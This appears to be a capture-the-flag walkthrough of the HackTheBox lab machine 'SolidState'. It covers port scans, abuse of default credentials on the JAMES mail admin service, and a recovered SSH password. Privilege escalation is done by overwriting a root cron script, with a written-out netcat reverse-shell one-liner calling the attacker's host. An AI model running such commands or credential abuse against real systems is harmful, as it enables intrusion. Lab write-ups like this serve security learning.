# HTB-SolidState
Table of Contents
Scope:10.10.10.51Recon
Nmap
sudo nmap solid -p- -sC -sV -sT -T5 -vvvv --min-rate 5000 --reason
PORT     STATE SERVICE     REASON  VERSION22/tcp   open  ssh         syn-ack OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)25/tcp   open  smtp        syn-ack JAMES smtpd 2.3.2|_smtp-commands: solidstate Hello solid (10.10.16.3 [10.10.16.3])80/tcp   open  http        syn-ack Apache httpd 2.4.25 ((Debian))|_http-title: Home - Solid State Security|_http-server-header: Apache/2.4.25 (Debian)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS110/tcp  open  pop3        syn-ack JAMES pop3d 2.3.2119/tcp  open  nntp        syn-ack JAMES nntpd (posting ok)4555/tcp open  james-admin syn-ack JAMES Remote Admin 2.3.2Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel
I also tried 161 UDP for good measure:
sudo nmap solid -p161 -sC -sV -sU -T5 -vvvv --min-rate 5000 --reason
Host is up, received echo-reply ttl 63 (0.086s latency).Scanned at 2025-03-16 08:09:29 CET for 1s
PORT    STATE  SERVICE REASON              VERSION161/udp closed snmp    port-unreach ttl 63
Right away I notice the JAMES Remote Admin 2.3.2 service which I look up:

Good to know! Let’s enumerate the rest first.
25/TCP - SMTP

Relay attack isn’t possible.

After some minutes of scanning I didn’t find any names, moving on.
80/TCP - HTTP
This was about the most useful I could find in a quick skim. Let’s run feroxbuster and enumerate the web server.


Just some static assets, moving on.
110/TCP - POP3
We don’t have any user info so we can’t do anything here yet.
119/TCP - NNTP
Unknown what this port does atm, but I think it’s linked to the next port.
4555/TCP - James-Admin
The PoC we previously found in [[#Nmap]] gave us some interesting info:

It appears the default creds are root:root, let’s try it out:

Well it appears someone didn’t change the default creds, good for us.

I went ahead and added these to a user list, in case I want to spray later on:


It seemed to be sort of a dead end though:
Let’s instead download over the PoC and run that in order to get RCE.
PoC
Unfortunately it wouldn’t fire:

However when we check the service via nc we now see the following:

This means the exploit tried to add a new user.
What we can do instead is just change passwords of the users since we’re an admin account.



Awesome, we were able to find the creds.
mindyP@55W0rd1!2@Foothold
Upon login we notice that the previously set up exploit now fires:

Not to worry, couple of enter further we are down to the normal SSH shell.
user.txt

Due to the presence of the .rhosts file it appears that the server is running r-services, however we can’t view the file since it is owned by root.
Enumeration
I tried to enumerate the system but it wouldn’t give:

Let’s try another approach, since we’re in this jail I remembered that just now the script would indeed launch upon making the ssh connection. Meaning that the reverse shell HIGHLY LIKELY will execute if we retry it with a listener.



Just as imagined, we indeed receive a reverse shell, let’s see if we can do some more commands with this one.

It appears that this shell is way more interactive, let’s continue our approach.

I downloaded over pspy32:

I let it run for a bit and checked back.
After a few minutes I noticed that root had a script running:


I bet we can change this up in order to get ourselves a root shell.

Sure can! Let’s go ahead and change it up.
Privilege Escalation
echo "#!/usr/bin/env pythonimport osimport sysos.system('/bin/nc -e /bin/bash 10.10.16.3 81')" > /opt/tmp.pyAfter a few minutes of waiting:

Hell yeah.

root.txt